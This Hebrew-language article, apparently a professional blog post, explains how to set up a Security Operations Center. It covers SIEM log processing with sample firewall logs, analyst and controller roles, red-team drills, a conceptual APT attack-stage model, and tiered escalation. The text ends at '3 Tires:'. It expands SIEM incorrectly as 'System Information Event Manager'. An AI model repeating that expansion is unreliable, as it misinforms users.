
בימים אלה שתקנות רגולציה נכנסות לתוקפן הלכה למעשה, ארגונים קטנים כגדולים אשר מתיימרים להגן על נכסיהם ועל המידע באחריותם, מחויבים להקים SOC, מתוך מטרה לזהות אירועי סייבר בזמן אמת.

לפני שנתחיל חשוב לי לציין, כי חלק מהנושאים הכתובים במאמר עלולים להשתנות בהתאם לסוג הארגון, גודלו וכמות הנכסים שלו.

SOC (מרכז ניטור פעולות אבטחה) הוא מרכז אבטחת מידע ייעודי שמנטר, מזהה ומגיב לאירועי סייבר. SOC בתפיסתי הוא "לב ליבה" של הארגון, ולמעשה הוא הגוף הראשון שיחווה אירוע סייבר בארגון.

המשימה העיקרית שלו היא לזהות ולנטר אירועים בזמן אמת, לבצע חקירה ראשונית (Real-Time) ועמוקה יותר וכן ביצוע תגובה מהירה לאירוע ולבסוף בידודו עד כדי מיצוי והכלתו.

SOC יכול להיות החל מבקר או אנליסט אחד בודד שמבקר ומנטר אחר האירועים עד למרכז גדול המונה מספר רב של בקרים ואנליסטים. כאמור, המטרה העיקרית שלו היא פיקוח אחר רשתות, מערכות, התקני קצה ומשאבים רגישים אשר יכולים לפגוע בארגון מבחינה תדמיתית, עסקית ואף לפגוע בנכסי הארגון בצורה משמעותית.



מערכת ה-SIEM (System Information Event Manager)


לאור חשיבותה, ראיתי לנכון לפרט עליה בהרחבה במאמר זה. מערכת זו מהווה פונקציה טכנולוגית עיקרית וברת חשיבות עליונה במרכזי ניטור.

ה-SIEM יודע לקבל לוגים ממערכות רבות בארגון, לבצע עיבוד למידע ולבסוף להציג אותו כתקרית ברורה, לאחר ניתוח לאנליסט ב-SOC, או במילים אחרות – המידע מגיע "לעוס" ובשל לטיפול.

להלן חלק מהיתרונות מהסל הרחב של המערכת, שניתן לממש בעזרתה:

1. שמירה על רגולציות ותקנות (ISO 27000, ISO 27001, ISO27002 ו-ISO 27003) באשר הם ע"י החלת חוקים ודו"חות
2. חיתוכים שונים, Dashboards ויכולת חקירה ראשונית
3. ניהול ושמירת לוגים לטווח רחוק
4. ניהול נוח של כלל פונקציות המערכת ממקום מרכזי אחד
5. ניטור רציף ותגובה לאירועים
6. קבלת התראות בזמן אמת ממערכות שונות ע"פ לוגיקה מוגדרת מראש ועל בסיס אנומליות
7. שמירת לוגים כ- RAW Events לתהליכים משפטיים
8. עמידה ברגולציות ותקנים ע"י החלת חוקים ודו"חות
9. הפקת דו"חות ותצוגות מפורטים
10. מהימנות המידע
11. מאמת אכיפות והפרות מדיניות
12. יכולת להצליב מידע (קורלציה) בין מערכות שונות ומגוונות ליצירת
13. תמונת מצב כלל אירגונית בזמן אמת ובהשוואה לתקופות אחרות (Trends)

אבהיר, כי חברות הנותנות שירותי Soc as a service (MSS Managed Security Services), ארגוני היי-טק, ארגונים פיננסיים, משרדים ממשלתיים וכן גופי הגנה אוספים ומנתחים נתונים רלוונטיים לאבטחה ממספר עצום של מקורות מידע שונים, בשל הנפח העצום של נתונים כאלה, במיוחד בארגונים גדולים, רוב חברות ה-SOC משתמשות במערכת ניהול אירועים (SIEM) כדי לאסוף את כל הנתונים ממערכות שונות ולהחיל כללים, חוקים והתראות להפקת התראות ממידע זה.



תהליך הגעת המידע ל-SIEM

המידע שמגיע ל-SIEM עובר תהליכי נרמול (נורמליזציה), אגרגרציה, סינון ופלטור והעשרה על מנת שהתקרית תהיה גולמית וברורה לעין. ציינתי בקצרה את התהליך של המידע שמגיע בסופו למסך ה-SIEM.

תהליך הנורמליזציה בא כדי לקיים סטנדרט. בסביבה ארגונית יכולים להיות עשרות ומאות סוגים ומבנים שונים של לוגים. כל רכיב המדווח אירועים לרכיבי האיסוף עושה זאת בצורה שונה.

לדוגמא:

Check Point:

```
"14" "21Nov2005" "12:10:29" "eth-s1p4c0" "ip.of.firewall" "log" "accept"
"www-http" "65.65.65.65" "10.10.10.10" "tcp" "4" "1355" "" "" "" "" ""
"" "" "" "" "firewall" "len 68"
```


Cisco Router:

```
Nov 21 12:10:27: %SEC-6-IPACCESSLOGP: list 102 permitted tcp
65.65.65.65(1355) -> 10.10.10.10(80), 1 packet Cisco PIX: Nov 21 2005
12:10:28:
%PIX-6-302001: Built inbound TCP connection 125891 for faddr
65.65.65.65/1355
gaddr 10.10.10.10/80 laddr 10.0.111.22/80
```


כך שהאירועים נשמרים במסד נתונים משותף, יש צורך להפוך אותם לסכמה משותפת, ולכן האירועים שראינו לפני כן יראו כך:

Date	Time	Event_Name	Src_IP	Src_Port	Tgt_Port	USER_NAME	Device_Tipe
21-Nov- 08	12:10:29	Accept	65.65.65.65	10.10.10.10	80	RONI	**Check Point**
21-Nov- 08	12:10:27	List 102 permitted	65.65.65.65	10.10.10.10	80	RONI	**Cisco Router**

אגרגציה: רכיבי רשת נוטים לשמור מספר שורות לוג על אירועים זהים. איסוף כל האירועים האלה יכול להעמיס מאוד על משאבי הארגון ולכן קיימת אפשרות לאסוף מספר אירועים שהוגדרו מראש כזהים בתור אירוע אחד בודד עם שדה שסופר את כמות האירועים שאוחדו. בדרך כלל, אפשרות זו אינה מופעלת כברירת מחדל ויש להפעיל אותה לאחר ניתוח המידע שמתקבל מהמערכת ממנה נאספים האירועים.



דוגמא לתהליך אגרגציה:



Source IP: 65.65.65.65
Source port: 1355
Destanation IP: 30.30.30.30
Destanation port: 80
Device action: pass


Source IP: 65.65.65.65
Source port: 1355
Destanation IP: 30.30.30.30
Destanation port: 80
Device action: pass
Aggregated event count: 13
Start Time - End Time

סינון: אפשרות נוספת שנועדה להקל על העומס שאיסוף יכול ליצור היא סינון האירועים שנאספים. ניתן להגדיר כי אירועים בעלי ערך מסוים אינם מעניינים ולכן אין צורך לאסוף אותם. למשל, ניתן להגדיר כי אירועי accept ב-Firewall פנימי בארגון אינם רלוונטיים ויש לאסוף רק אירועי drop. האפשרות הזו מקלה מאוד על משאבי הארגון ומאפשרת קבלת אירועים רלוונטיים בלבד והתמקדות בעיקר ובמה שהוגדר.

פילטור: המערכת יודעת לבצע קטלוג או/ו קטגוריציה. שדות אלה מאפשרים לנו ולמערכת לקבוע באופן מדוייק איזה סוג אירוע התקבל למערכת.

ה-SIEM מקבל את המידע מהקולקטורים שאוספים את המידע מהמקורות השונים - להלן המחשה.


שרטוט בסיסי של ארכיטקטורה SIEM:




מקורות המידע: כפי שציינתי, ישנם מקורות רבים ושונים הכוללים אפליקציות ויישומים, מערכות הפעלה, Firewals, נתבים ומתגים, מערכות IPS/IDS, מערכות EPS (End Point Security) ומכונות וירטואליות - המייצרות נתונים. אנחנו יכולים אף לאסוף את תעבורת הרשת ישירות מן הרשת.

קולקטור (Collector): קולקטור הוא רכיב מאסף שתפקידו לאסוף את האירועים מה-Devices השונים. קולקטור יכול להגיע בצורות ובאופנים שונים:


1. קוד מרוחק מתקשר ברשת ישירות עם ה-Device:



2. סוכן כותב קוד למאגר לוגים ייעודי:




3. הקולקטור אוסף קובץ לוגים:



שיטות דגימה: איך הקולקטורים מתקשרים עם המקורות ומושכים מהם את האירועים? ניתן להמחיש זאת כמו שפה משותפת שבני אדם יכולים לתקשר דרכה. במקרים מסוימים, ה-Collector משתמש בממשק API כדי לתקשר עם המקור, למשל עם OPSEC LEA, MS WMI, RPC או SDEE, JDBC, WINRM, SYSLOG, SNMP ועוד.


Data: המידע שמגיע נועד להבהיר לנו שמשהו באמת קרה. הנתונים יכולים להיות אירוע, שהם מורכבים מספר אלמנטים שמתארים לנו שמשהו לא בסדר. נתוני אירוע מינימליים כוללים את כתובת הרשת, מספר הפורט, שם וסוג המכשיר, סוג השירות, הפעולה המבוצעת, תוצאת הפעולה (קוד הצלחה או קוד שגיאה), משתמש שביצע את הפעולה ועוד.



[בתמונה ניתן לראות לא מעט מערכות ששולחות לוגים לשרת העיבוד]

בעקבות התפתחות טכנולוגיה זו במרוצת השנים, ארגונים לא מסתפקים אך ורק במידע הזורם ל- SIEM אלא גם אוספים יותר ויותר מידע ממקורות חיצוניים כגון: "מידע מודיעני סייברי" על מנת לקבל תמונת מצב מלאה וכדי לנסות להבין אירוע באופן המדוייק ביותר כדי שיוכלו האנליסטים להחליט כיצד להגיב. במשך הזמן מרכזי SOC מפתחים את היכולת לצרוך ולמנף איומי מודיעין מאירועי העבר וממקורות שיתוף מידע כגון ספקי מודיעין, שותפים בתעשייה, חלוקת Cybercrimes של אכיפת החוק וארגוני שיתוף מידע (כגון ISACs).

מערכות "לצד ה-SIEM" - בהמשך לפסקה מעלה, ככל שעולם ה-SIEM SOC מתפתח, כך גם הטכנולוגיה הנלווית שלו. בימינו אנו, יש לא מעט מוצרים שתפקידם לטייב את המידע הגולמי שמגיע ל-SIEM ולהראות את ההתראה בצורה המדוייקת ביותר עם כמות התראות False Positive מצומצמת. יחד עם זאת, מערכות אלה יודעות להכווין את האנליסט ולהציג לו תמונה הוליסטית ארגונית הכוללת חומרת האירוע,



דרכי טיפול, אנשי קשר לעדכון, תצוגה מתקדמת על פריטי האירוע לפי ציר הזמן, ישויות מעורבות וכיווניות וזרימת הפעולות השונות. עוד סיבה שבגינה ארגונים רוכשים מערכות מסוג זה היא מאחר והמערכת מקנה לדרג המנהל יכולת שליטה מלאה על זירת ה-SOC ע"י קביעת דרכי תגובה ויצירת ספר מהלכים מובנה ובכך לוודא שתהליך הטיפול באירוע הינו זהה לכל מחזור חייו ללא תלות בידע ספציפי או הסתמכות על נהלים כתובים. אני בהחלט ממליץ על מערכות מהסוג הזה, הן מקלות את העבודה משמעותית בפרט בתנאי לחץ ובעת אירוע מורכב.

יתרון נוסף שיש למערכות אלה הוא שניתן לממשק אותן ל-SIEM בעזרת API, משמעות הדבר הוא שכל Alert או Event שיגיע ל-SIEM יגיע גם למערכות אלה, בלי לפספס אף לוג בדרך.


במרכזי ניטור כמעט תמיד משתמשים במבנה היררכי לטיפול בהתראות שנוצרות. אך לפני שנצלול למבנה, בראייתי בקר (ולא אנליסט) הוא פונקציה חשוב מאין כמותה ב-SOC.

תפקיד הבקר

מרכיב חשוב בזירה נושמת פעילה עם היררכיה מוגדרת, היא האנליסטים והבקרים שלה.

בקר - מבצע ניטור ובקרה אחר פעולות האנוש במערכות אבטחת המידע וביצוע פעולות אקטיביות במטרה למצוא משתמשים בעלי עודף הרשאות, מערכות ללא עדכון תקף, *פרצה שעלולה להביא לזליגת מידע מהארגון, למנוע פגיעה עסקית וכן לבצע בקרה שוטפת אחר נכסי הארגון כולו. בנוסף, בראייתי בקר הוא הגורם הבלעדי שיעסוק באירועי הונאה שונים והוא חייב שתהיה לו אוריינטציה ביטחונית. ולמה? שמעון ביצע פעולה אסורה בכך שניגש לתיקיות של מנכ"ל הארגון. לבקר תפקידים רבים, אחד מהם הוא לבצע "אנליזה" ראשונית לאירוע, לתשאל את שמעון ולהבין מה ניסה לעשות. זאת, מפני שלא תמיד יהיה אפשר להסתמך על מערכות אבטחת המידע ככל שיהיו, כמו כן תשאול אנושי הוא חלק מהבנת אירוע (לא כל אירוע) בתחילתו. ומהסיבה השניה שהוא יפנה את האנלסיטים לעסוק באירועי אמת מורכבים הדורשים חקירה מעמיקה ומורכבת. בנוסף, בקר ינהל ויהיה אמון על כלל ההחרגות הקיימות בארגון, שעברו דרך ה-SOC.


**ביצוע בקרה טכנולוגית - משתמשים בעלי עודף הרשאות, ריכוז תמונת מצב רשת, ניהול מיפוי פערים, עבודה שוטפת מול ISO והבאתן לידי מימוש תוך רתימת שאר ה-SOC והגורמים הטכניים*



בנייה והקמת SOC

לאחר שסקרנו בקצרה את ה-SIEM, הנדבך החשוב מאוד ב-SOC, מרכיביו ותהליכיו ואת תפקיד הבקר, אפשר לעבור לתפיסת ה-SOC, מהסתכלות קצת יותר רחבה.

חשוב להבין כי בניית SOC איכותי, דורש שיתוף פעולה תקשורת בין פונקציות מרובות, מוצרי אבטחה שונים, ותהליכים משתנים, כפי שמוצג כאן:




[שלושה תהליכים עיקריים ל- SOC: אנשים, טכנולוגיה, תהליכים]

<u>בראייתי, תהליכים אלה, מבטיחים את שלמותו של ה-SOC, וכל אחד מהווה נדבך משמעותי בהקמה, תפעול ובזירה פעילה.</u>

מנהלי SOC מוכרחים להכשיר את אנשיהם בצורה הטובה ביותר לפי מדרגי הרמות. יש כאלה המעדיפים להשתמש בשירותי מיקור חוץ (באמצעות ספקי שירות או בתצורות MSSP). לאחר סבב היכרויות עם זירות שונות הפועלים באופן שונה ובמגזרים שונים, אני סבור ש- SOC איכותי הוא כזה שמורכב מאנליסטים מתוך הארגון ולא מחוצה לו היות והם אלה שמכירים את הארגון בצורה הטובה ביותר החל מהתהליכים השונים ועד לרמת כתובות ה-IP שקפצו בהתראה.

לצידם של הבקרים והאנליסטים בזירה נדרש צוות ייעודי שתפקידו יהיה לטייב את החוקים ב-SIEM ובמערכות. צוות זה יהווה נדבך נוסף לצד ה-SOC ולא **בתוכו** ותפקידיו העיקריים יהיו: כתיבת וטיוב חוקים ב-SIEM, כתיבת אנליזות ואפיונן, מוקדי ידע ברמת המערכות, קליטת מערכות ועבודה מול צוותי האינטגרציה הטכניים ועוד פעילויות שונות שמטרתן לסייע ל- SOC "להמשיך להתקיים", ובנוסף על מנת



ליצור "שקט תעשייתי" בהקשר תחומי אנשי ה-SOC וכן שיעסקו בניטור ובטיפול האירועים. בנוסף לכך, חוקים אשר לא יטוייבו לעיתים קרובות ימצאו כלא רלוונטים.

אימונים עיתיים:

בכדי להבטיח את כשירותם המירבית, ככל הניתן של צוותי ה-SOC, ה-SOC מחוייב להתמודד עם תרגולים ומתקפות ובין היתר מתקפות Zero-Day וחולשות חדשות.

Zero-day: תקיפת סייבר המנצלת פרצת אבטחה במערכות וזאת שעלולה להתרחש בטרם הוכן והופץ תיקון לחסימת פרצת האבטחה, או בסמוך מאוד להכנה ולהפצה של התיקון הדרוש.

בדרך כלל, הצוות התוקף הוא צוות אדום (Red-Team) *פנימי של הארגון או של חברה חיצונית. הצוות התוקף יבצע פעולות שונות ברשת, תקיפת מערכות, **נקודות מרכזיות ונכסים חיוניים על מנת לוודא כשירותו ומוכנותו של ה-SOC לאירוע סייבר.

מקובל שהצוות התוקף יהיה "ניטרלי", וכזה שלא מכיר את המערכות בארגון, תפוסי הפעולה, חולשות מצויות ועוד. מקצוע זה מתאפיין ברב-תחומיות, הכולל היכרות עם מערכות הפעלה, יישומים ארגוניים נפוצים, תקשורת ופרוטוקולים, שפות תכנות, טכניקות הגנה וכלי אבטחת מידע, וכלי תקיפה שונים.

מניתי את השלבים, שישה במספר, של תקיפת APT עד לגילוי האירוע: איסוף מידע (יכול לקחת כמה ימים ואף יותר), בניית הפוגען, וקטורי תקיפה אפשריים, ניצול חולשה באזור הנתקף, התקנה וביצוע פעילות השחתה והרס.

**בהנחה ומדובר בצוות פנימי - הוא יהיה חייב להיות מבודל מצוות ה-SOC, ובכלל: אסור לו יהיה להכיר חולשות במערכות במרכז הניטור, תפיסות עבודה, שיטות חקירה ומתודות עבודה*

***הנקודות עשויות להיות רכיבי תקשורת, עמדות קצה, שרתים ועוד*


להלן שלבי התקיפה:

השלב הראשון הוא איסוף מודיעין: התוקפים מבלים הרבה זמן במטרה לאסוף מידע על היעד הנתקף, מבצעים מחקר, זיהוי ובחירת מטרות ריאליות לתקיפה כגון: רשימות דיוור עבור כתובות דוא"ל, מערכות יחסים או מידע על טכנולוגיות ספציפיות בארגון.

השלב השני הוא בניית הפוגען: לאחר איסוף המודיעין, התוקף בונה יכולות תקיפה לרבות כתיבת פוגענים רלוונטים בהתאם לסביבה ולמערכות הנתקפות. בדרך כלל, התוקף ישלח "סוס טרויאני" (מסמכי אופיס/PDF) באופן מרוחק.

השלב השלישי הוא וקטורי תקיפה אפשריים: עפ"י lockheed-martin שלושת הווקטורים לתקיפות ה-APT הנפוצות הינם: קבצים מצורפים לדוא"ל, תקיפת אתרי אינטרנט וחיבורי התקנים "מלוכלכים" לרשת. התוקף בוחר את הדרך היעילה ביותר לתקיפה.


השלב הרביעי הוא ניצול חולשה באזור הנתקף: ניצול מטרות פגיעות של מערכת הפעלה, מערכות אבטחת מידע, רכיבי תקשורת, אפליקציות או כל דבר שקיים בו פגיעות. נוסף על זאת, ייתכן והתוקפים



יסרקו חולשות, יאזינו לתעבורת הרשת, יתקינו כלי שליטה מרחוק (RAT) ושיטות אחרות להמשיך לחפש מחשבים חשובים אשר מאחסנים מידע רגיש.

השלב החמישי הוא התקנה סופית: התקנה של "סוס טרויאני" לגישה מרחוק על המערכות הנתקפות, מהלך זה מאפשר לתוקף להשיג המשכיות ברשת ושליטה.

השלב השישי והאחרון הוא "רעש לבן" והרס : כעת, לאחר התקדמות הצוות התוקף ומימושו החל מהשלב הראשון ועד השישי התוקפים נוקטים בפעולות אשר יביאו להשגת היעדים שהציבו. בדרך כלל, בשלב זה התוקפים יחשפו מידע, יצפינו ויחלצו מידע מסביבת הקורבן. לצד זה, התוקפים ישחיתו מידע ויפגעו באמינות, זמינות ו/או סודיות הרשת, קרי גניבת נתונים או הרס מערכות. לחילופין, התוקפים יגיעו לנקודה מרכזית ברשת וממנה לעבור למערכות ולמשאבים אחרים וכן להתפשטות רוחבית ברשת.



קשיים בטיפול באירועי אמת:

כמו בכל דבר, גם ב-SOC יש קשיים לא פשוטים. על מנת לטפל באירועים ככלל ובאירועי אמת בפרט בצורה טובה על מרכזי הניטור להימנע מצוואר בקבוק בתהליך ניהול אירוע היות ובמקרים כאלה אירועים נתקעים בצוות מסויים (פירוט מטה) ב-SOC ללא טיפול, עדכון הגורמים או הסלמה. צווארי בקבוק יכולים להתרחש בגלל יותר מדי כמות התראות שווא לא קטנות וכן מאי הגדרת תפקידים ברמת ה- Tires. בהקשר זה, מערכות ככלל, יכולים ליצור כמויות עצומות של מידע ולוגים בהתחשב כמובן בגודל המערכות וסביבת הרשת, ולעיתים אין מספיק כלים ומערכות על מנת לבחון כל התראה במערכות אלה. אם נגביל ונצמצם את מספר הלוגים שלנו זה עלול לגרום לירידה בכמות ההתראות החשובות שלנו מכיוון שאנחנו אלה שנחליט איזו תקרית משאר התקריות היא תקרית אמת. אי לכך, חשוב גם שיהיה סדר בהירככיה בתוך ה-SOC, לטובת טיפול בהתראות וחשוב שכמות מקסימלית של המידע תזרום ל-SIEM.

ב- SOC ככל שהמספר עולה כך גם רמת הידע והמיומנות של הצוותים עולה גם היא, כלומר: אירוע מתחיל ב-Tier 1 מוסלם ל-Tier 2, ובמידה ואירוע לא נסגר בצוות זה הוא מוסלם ל-Tier 3 שהוא מוגדר כצוות הטכני של ה-SOC, צוות זה משתמש בכלי חקירה ובמערכות מתקדמות על מנת להגיע למיצוי מירבי של האירוע בהיבט החקירה. בסיום החקירה, מקובל שיצא דו"ח חקירה מסודר. נוסף על הדו"ח, מתגבשת תכנית עבודה לצמצום הפערים באירוע (בהנחה ויש) ולמניעתם בעתיד. הלכה למעשה, חשוב מאוד שיהיה סדר בין ה-Tires כדי לא לגרום לאי סדר בתקריות השונות ועל מנת ליצור סדר ודרגי אסקלציה מוגדרים.

3 Tires:

